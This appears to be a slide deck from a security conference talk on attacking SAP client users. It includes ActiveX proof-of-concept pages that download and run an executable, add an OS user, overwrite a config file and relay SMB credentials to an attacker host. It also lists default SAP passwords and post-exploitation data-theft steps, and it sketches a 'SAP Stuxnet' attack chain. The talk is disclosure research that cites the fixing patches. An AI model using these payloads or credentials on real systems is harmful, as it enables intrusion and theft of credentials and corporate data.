Digital Security
## Research Group

SAP Security: Attacking SAP users with sapsploit eXtended 1.1

Alexander @sh2kerr Polyakov. PCI QSA,PA-QSA

Digital Security
Research Group

Company

Digital Security Research Group – *International subdivision of Digital Security company focused on Research and Development in area of Enterprise business Applications (ERP,CRM,SRM) and technology networks (SCADA,SDC,GRID)*

- ERP and SAP security assessment and pentest
- ERPSCAN security scanner development
- ERPSCAN online service for SAP
- SCADA security assessment/ pentest/ stuxnet forensics

Digital Security - *one of the oldest and leading security consulting companies in Russia from 2002.*

- Consulting, Certification, Compliance **ISO,PCI,PA-DSS** etc
- Penetration testing, security assessment, application security
- Information security awareness

Tweet @sh2kerr

- **CTO at (http://dsec.ru)**

- **Head of (http://dsecrg.com)**

- **Architect (http://erpscan.com)**

- **Project leader OWASP-EAS**

- **Expert member (http://pcidss.ru)**

- **Author of first Russian book about Oracle Database security**
"Oracle Security from the Eye of the Auditor. Attack and Defense" (in Russian)

- Found a lot of vulnerabilities in **SAP, Oracle**, IBM… solutions
- Speaker at HITB, Source,Troopers10,T2, InfosecurityRussia, PCIDSSRUSSIA2010 Ruscrypto, Chaos Constructions

Digital Security
Research Group

Agenda

- **SAP security in common**
- **Attacking SAP users**
- **SAP Stuxnet Prototype**
- **Mitgations**

dsecrg.com • erpscan.com

11

ERP

ERP-Enterprise resource planning is an integrated computer-based system used to manage internal and external resources including tangible assets, financial resources, materials, and human resources.

from Wikipedia

Business applications like ERP, CRM, SRM and others are one of the major topics within the field of computer security as these applications store business data and any vulnerability in these applications can cause a significant monetary loss or even stoppage of business.

Why care

By 2009 number of published advisories grow

- In ERP software ~ 100

- in Database software ~ 100

- in App Servers software ~ 100

    - Number of SAP Notes grow in 2010 by 2 times (~300 in 2010)

    - Last month ~40 SAP Notes

- Source:

    - Business application vulnerability statistics and trends by D.Evdokimov & D Chastuhin

    http://dsecrg.com/pages/pub/show.php?id=30

    - OWASP-EAS

    http://www.owasp.org/index.php/Category:OWASP_Enterprise_Application_Security_Project

ERP features

- **ERP systems have a complex structure (complexity kills security)**

- **Access for limited people inside a company (closed world)**

- **Contain many different vulnerabilities in all the levels from network to application**

- **Huge amount customization (impossible to apply one security model for all)**

- **Rarely updated because administrators are scared they can be broken during updates**

SAP
Security

dsecrg.com • erpscan.com

Where?

- Network Architecture
- OS
- Database
- Application
- **Presentation (Client-side)**

When we trying to secure ERP system we must do it at all levels

Other

- "**Technical Aspects of SAP Security**" - Alexander Polyakov @ T2.fi 2009

- "**SAP security: Attacking SAP users**" - Alexander Polyakov (Whitepaper)
http://dsecrg.com/pages/pub/show.php?id=20

- "**Some notes on SAP security**" – Alexander Polyakov @ Troopers 2010
http://www.troopers.de/content/e728/e897/e910/TROOPERS10_Some_notes_on_SAP_security_Alexander_Polyakov.pdf

- "**Attacking SAP users with sapsploit**" – Alexander Polyakov @HITB AMS 2010

http://dsecrg.com/pages/pub/show.php?id=27

- "**ERP Security: Myths,Problems,Solutions**" - Alexander Polyakov @ SourceBarcelona

http://dsecrg.com/pages/pub/show.php?id=30

Also:

- SAP guides and SAP notes
- Mariano's talks from HITB and BLACKHAT
- Methodologies OWASP-EAS / BIZEC

Real life situation:

During one of our sap penetration tests we found that SAP infrastructure was securely separated from users network so one of the possible ways to attack this network was getting access to users workstations which can get access to SAP servers

Attack users

- Users are **less secure**
- There are **thousands** SAP **users** in one company
- Can attack them **even if Server is fully secured**
- Can attack them **from outside**
- Can **use them as proxy** for attacking servers

- They are stupid)

LEMMINGS
Nature's retards!

SAP client software

- **SAPGUI**

- JAVAGUI (usually in NIX so don't touch this :)

- WEBGUI (Browser)

- NWBC

- RFC

- Applications such as VisualAdmin, Mobile client and many-many other stuff

SAPGUI

- Most common

- Almost at any SAP workstation in a company

- Don't have simple auto update

- Rarely patched (by users)

In reality administrators even don't think that SAPGUI must be updated (just functional updates maybe)

dsecrg.com • erpscan.com

OWASP-EAS top 10 Frontend vulns

1 Buffer overflows (ActiveX)

2 Exposed Dangerous Method or Function (ActiveX)

3 Insecure scripting server access

4 File handling Frontend vulnerabilities

5 Use of a Broken or Risky Cryptographic Algorithm

6 Cleartext Storage of Sensitive Information

7 Use of Hard-coded Password

8 Lack of integrity checking for front-end application

9 Cleartext Transmission of Sensitive Information

10 Vulnerable remote services

http://www.owasp.org/index.php/Category:OWASP_Enterprise_Application_Security_Project#tab=Development_guides

EASFV-1(Buffer Overflows)

- About 1000 ActiveX in SAP GUI

- In 16 founded vulns

- Any of them potentially vulnerable

- User interaction is needed to exploit

- 10-50% of successful exploitation depending on users awareness

P.S. Beware of 3-rd party components

http://dsecrg.com/pages/vul/show.php?id=117

EASFV-1(Timeline)

Date	Vulnerable Component	Author	Vulnerability	Link
04.01.2007	Rfcguisink	Mark Litchfield	BOF	http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/
04.01.2007	Kwedit	Mark Litchfield	BOF	http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/
07.11.2008	Mdrmsap	Will Dormann	BOF	http://www.securityfocus.com/bid/32186/info
07.01.2009	Sizerone	Carsten Eiram	BOF	http://www.securityfocus.com/bid/33148/info
31.03.2009	WebWiewer3D	Will Dormann	BOF	http://www.securityfocus.com/bid/34310/info
15.04.2009	Kwedit	Carsten Eiram	Insecure Method	http://secunia.com/secunia_research/2008-56/
08.06.2009	Sapirrfc	Alexander Polyakov (**DSecRG**)	BOF	http://dsecrg.com/pages/vul/show.php?id=115
28.09.2009	WebWiewer3D	Alexander Polyakov (**DSecRG**)	Insecure Method	http://dsecrg.com/pages/vul/show.php?id=143
28.09.2009	WebWiewer2D	Alexander Polyakov (**DSecRG**)	Insecure Method	http://dsecrg.com/pages/vul/show.php?id=144
07.10.2009	VxFlexgrid	Elazar Broad , Alexander Polyakov (**DSecRG**)	BOF	http://dsecrg.com/pages/vul/show.php?id=117
23.03.2010	BExGlobal	Alexey Sintsov (**DSecRG**)	Insecure Method	http://dsecrg.com/pages/vul/show.php?id=164
???	Kwedit	Alexander Polyakov, Alexey Troshichev (**DSecRG**)	Insecure Method	http://dsecrg.com/pages/vul/show.php?id=145
14 DEC 2010	DSECRG-09-069	Alexey Sintsov (**DSecRG**)	Memory Corruption	**Later on** http://dsecrg.com/pages/vul/show.php?id=169
14 DEC 2010	DSECRG-09-070	Alexey Sintsov (**DSecRG**)	Format String	**Later on** http://dsecrg.com/pages/vul/show.php?id=170
???	DSECRG-00173	Alexander Polyakov (**DSecRG**)	Insecure Method	**Later or dsecrg.com**

Digital Security
Research Group

EASFV-2 (Insecure methods)

There are ActiveX controls that can:

- Download and exec executables such as Trojans
- Run any OS command
- Read or Write files
- Overwrite or Delete files
- **Steal credentials by smbrelay**
- **Connect to SAP servers**

EASFV-2 (Upload and Exec)

```html
<html>
<title>DSecRG SAP ActiveX download and execute</title>
<object classid="clsid:2137278D-EF5C-11D3-96CE-0004AC965257"
id='test'></object>
<script language='Javascript'>
function init()
{
var url = "http://172.16.0.1/notepad.exe";
var FileName='/../../../../../../../../Documents and Settings/All
Users/Start menu/Programs/Startup/notepad.exe';
test.Comp_Download(url,FileName);
</script>
DSecRG
</html>
```

[DSECRG-09-045]
http://dsecrg.com/pages/vul/show.php?id=145

fixed with security note 1294913 and a workaround provided with security note 1092631

EASFV-2 (Run OS Command)

```
<html>
<title>*DSecRG* Add user *DSecRG*</title>
<object classid="clsid:A009C90D-814B-11D3-BA3E-080009D22344"
id='test'></object>
<script language='Javascript'>
function init()
{
test.Execute("net.exe","user DSecRG p4ssW0rd /add" ,"d:\\windows\\",1,"",1);
}
init();
</script>
DSecRG
</html>
```

[DSECRG-09-064]
http://dsecrg.com/pages/vul/show.php?id=164

fixed with security note 1407285

EASFV-2 (Overwrite config/DOS)

```
<HTML>
<title>*DSecRG* delete config<title> <BODY>
<object id=test classid="clsid:{A76CEBEE-7364-11D2-AA6B-
00E02924C34E}"></object>
<SCRIPT>
function init()
{
File = "c:\WINDOWS\saplogon.ini"
test.SaveToSessionFile(File)
}
Init();
</SCRIPT>
</BODY>
</HTML>
```

[DSECRG-09-043]
http://dsecrg.com/pages/vul/show.php?id=143

fixed with security note 1372153

EASFV-2 (Steal credentials or Smbrelay)

```
<HTML>
<title>*DSecRG* smbrelay<title> <BODY>
<object id=test classid="clsid:{A76CEBEE-7364-11D2-AA6B-
00E02924C34E}"></object>
<SCRIPT>
function init()
{
File = "\\attackerhost\anyfile"
test.SaveToSessionFile(File)
}
Init();
</SCRIPT>
</BODY>
</HTML>
```

[DSECRG-09-043]
http://dsecrg.com/pages/vul/show.php?id=143

fixed with security note 1372153

![Digital Security Research Group]

EASFV-3 (Insecure scripting)

those attacks don't use any vulnerabilities

Method 1 (Logon activeXcontrols)

- Many ActiveX execute different SAP functions

- Combine it and attack

- We use **SAP.LogonControl** for connection using RFC protocol and **SAP.TableFactory** for selection data from the tables

- Exploit connects to SAP server and selects critical data

Method 2 (Gui scripting)

- Possibility to run vbs scripts that can repeat manual work on Frontend

- Also many possibilities

- Can be prevented on registry or at server site)

EASFV-4 (File handling vulnerabilities)

- Also exist

- Still patching

- Will be published soon at dsecrg.com

EASFV-5 (Broken or risky crypto algoritms)

Soft	Password encryption	Data encryption	Mitigation
SAPGUI	DIAG (can be decompressed)	DIAG (can be decompressed)	SNC
JAVAGUI	DIAG (can be decompressed)	DIAG (can be decompressed)	SNC
WEBGUI	Base64	NO	SSL
RFC	XOR with known value ()	DIAG (can be decompressed)	SNC
Visual Admin	Proprietary encoding (vulnerable DSECRG-00124)	NO	SSL
Mobile Admin	NO	NO	SSL

EASFV-6 (Storage of sensitive info)

SAP files

- Sapshortcut.ini **in 7.1 is restricted in 7.2 again possible!**

  Can store names, passwords

- Saplogon.ini

  Can store list of servers

- Trace files

  Can store names and passwords

Other files

- Exel files (for automatic data synchronization)

  Can store names, passwords and servers

- VBS scripts – (for automatic jobs execution like backup **)**

  Can store names, passwords and servers

- Pivot .oqu files (Remote load of InfoCubes)

  Can store names, passwords and servers

EASFV-6 (Storage of sensitive info in EXCEL)

EASFV-6 (Storage of sensitive info in VBS)

EASFV-6 (Storage of sensitive info in)

© 2002—2010, Digital Security

dsecrg.com • erpscan.com

EASFV-9 (Remote vulnerabilities)

- SAPLPD - enable printer options in SAP

- Multiple BOF by Luigi Auriemma (4 February 2008)

- Vulnerabilities were found SAPlpd protocol

- Attacker can receive the full remote control over the vulnerable system

According to our statistics of security assessments in 2009 about 30% of workstations are vulnerable

http://aluigi.altervista.org/adv/saplpdz-adv.txt

Just press the button

There are thousands of workstations in a company so you have a great chance that using Metasploit module db_autopwn you can exploit somebody

DLL hijacking

- Also exist

- Still waiting for better solution from SAP

- Will be published soon at dsecrg.com

- Must use Microsoft's patch to mitigate

Implementation fails

- Distributives and configuration files usually store on shared folder

- Sometimes it can have write access

- Sometimes u can gain this access ☺

- Then overwrite distr dll's with trojaned

- Or overwrite config to fake SAP server

Sapsploit

sapsploit - *tool for automatic sap clients exploitation using all kind of ActiveX vulnerabilities. Developed by DSecRG researchers:*

Alexander Polyakov (@sh2kerr) architect

Alexey Sintsov (@asintsov) develop

- Perl generator for evil html page

- Modular structure

- Collect many o the described exploits

- 2 Payloads (exec command or upload saptrojan)

- jitspray exploit versions by Alexey Sintsov (beta)

http://dsecrg.com/files/pub/pdf/Writing%20JIT-Spray%20Shellcode%20for%20fun%20and%20profit.pdf

Saptrojan

saptrojan - *tool for gaining additional information from users workstations and attack SAP servers. developed by DSecRG researchers:*

Alexander Polyakov (@sh2kerr) architect
Alexey Sintsov (@asintsov) develop

- Written on vbs and use SAP ActiveX controls
- Use different methods for getting credentials
- Download critical information
- Transfer it encrypted

Got shell what next

- Obtain information about SAP servers

- Connect to SAP servers using default or stolen credentials

- Obtain critical data from SAP server

- Transmit it securely to attacker

- Something more

Post exploitation

- Try default passwords

- Try to read them from files

- Try to bruteforce (rfc brute is not locking before version 6.20)

- Try to bruteforce 2 minutes before midnight ☺ (login/failed_user_auto_unlock)

- Or upload keylogger

USER	PASSWORD	CLIENT
SAP*	06071992 or PASS	000 001 066 and custom
DDIC	19920706	000 001 and custom
TMSADM	**PASSWORD**	000 001
SAPCPIC	ADMIN	000 001 and custom
EARLYWATCH	SUPPORT	066

Default passwords http://dsecrg.blogspot.com/2010/11/sap-aapplication-server-security.html

Secure use of sap shortcuts http://www.basis2048.com/sap-gui-for-windows-security-execution-of-sapshortcuts-1344.htm

Post exploitation

- Trying to download critical information:

  - Table usr02 – all users + passwords (unfortunately in RAW format)

  - Table KNA1 – table with data about all Customers

  - Table LFA1 – table with vendor master data

  - Anything else u want ☺

All this information must be presented to TOP's (CEO,CFO,CISO) to show the real risks of vulnerabilities. It is the goal of saptrojan

Saptrojan

saptrojan - *tool for gaining additional information from users workstations and attack SAP servers. developed by DSecRG researchers:*

Alexander Polyakov (@sh2kerr) architect
Alexey Sintsov (@asintsov) develop

- Written on vbs and use SAP ActiveX controls
- Use different methods for getting credentials
- Download critical information
- Transfer it encrypted

Digital Security
Research Group

SAPSPLOIT & SAPTROJAN

DEMO

dsecrg.com • erpscan.com

Find your target

Google and Shodanhq dorks for SAP http://dsecrg.blogspot.com/2010/11/sap-infrastructure-security-internals.html

Hacking WEB users

- Many SAP systems transferred to the web

- Business need to cooperation with customers, remote offices etc

- Web systems are: SAP CRM, SRM, Portal

- There are also many custom web applications

- All those applications store many vulnerabilities

- Despite that vulnerabilities are found in WEB apps, most of the attacks are targeted at clients.

> Speaking about safety of SAP-clients it is necessary to mention typical client-side vulnerabilities in web applications

Typical attacks on SAP web clients

- Linked XSS

- Phishing

- XSRF

- HTML Injection and Stored XSS

- Malicious file upload

Details on

"Attacking SAP Users with Sapsploit" from HITB Amsterdam 2010

http://dsecrg.com/pages/pub/show.php?id=27

Its time for stuxnet 2

Stuxnet

Stuxnet is a Windows-specific computer worm. It is the first discovered worm that spies on and reprograms industrial systems.[1] It was specifically written to attack Supervisory Control And Data Acquisition (SCADA) systems used to control and monitor industrial processes.[2] Stuxnet includes the capability to reprogram the programmable logic controllers (PLCs) and hide the changes.[3]

- Use 5 0-days

- Use default SCADA passwords

- Hook application Api

Our Stuxnet research soon at dsecrg.com

# Stuxnet scenario

Digital Security
Research Group

Can we do it for SAP?

- Vulnerabilities in Client site ✔ Yes
- Vulnerabilities in Server site ✔ Yes
- Default passwords in application ✔ Yes
- Default passwords in database ✔ Yes
- ActiveX API ✔ Yes
- GuiScript API ✔ Yes

SAP Stuxnet possible scenario

SAP Stuxnet possible scenario

- Find servers (Thought google/shodan)
- Exploit them and upload clientsite sploitpack (into SAP Portal or SRM)
- Trojan clients
- Use Default/Stored passwords for SAP or for DB
- Hook application Api or Use Logon ActiveX or Gui Scripting
- Steal corporate secrets or change money flow or DOS

DON'T DO THIS!

Mitigations

- Tired of showing just how to hack and want to **help people be secure**
- Need to **Increase awareness** without giving dangerous tools for public

how?

- **First idea** - is to check for vulnerability existence without exploiting it
- **Second idea –** easy to use for end users
- Third idea - make it available to as many people as possible
- **Third idea** – collect statistical information for awareness too

ERPScan Online
Security Assessment for SAP Frontend

ERPSCAN Online for SAP Frontend

- ONLINE AND FREE (for noncommercial use)
- Check vulnerabilities, misconfigurations, awareness
- Don't install any agent or add-on
- Check all known vulnerabilities in SAP Frontend
- Check info about all components: SAPGUI CORE,ECL VIEWER, KW Add-on,BW Add-on,BI Add-on
- Funny Awareness flash videos

ERPScan Online
Security Assessment for SAP Frontend

Technical details on http://dsecrg.blogspot.com

Digital Security
Research Group

DEMO

Digital Security
Research Group

Conclusion

- ERP - **main business element** of any company

- Many problems in different **presentation levels**

- **Client-site level is not less important than any other**

- Problems are with **architecture**, **software** and **users mind**

- SAP **HAS** solutions for many security problems (patches, guides)

- Number of these problems very **huge and it needs to be assessed**

ERPScan
Security Scanner for SAP NetWeaver

ERPScan Online
Security Assessment for SAP Frontend

*If u can have a **special skilled department** and work 24/7 – to secure SAP do this. If not – **keep it to professionals***

Digital Security
Research Group

A.polyakov@dsec.ru
@sh2kerr

?

erpscan.com **dsecrg.com**
owasp.org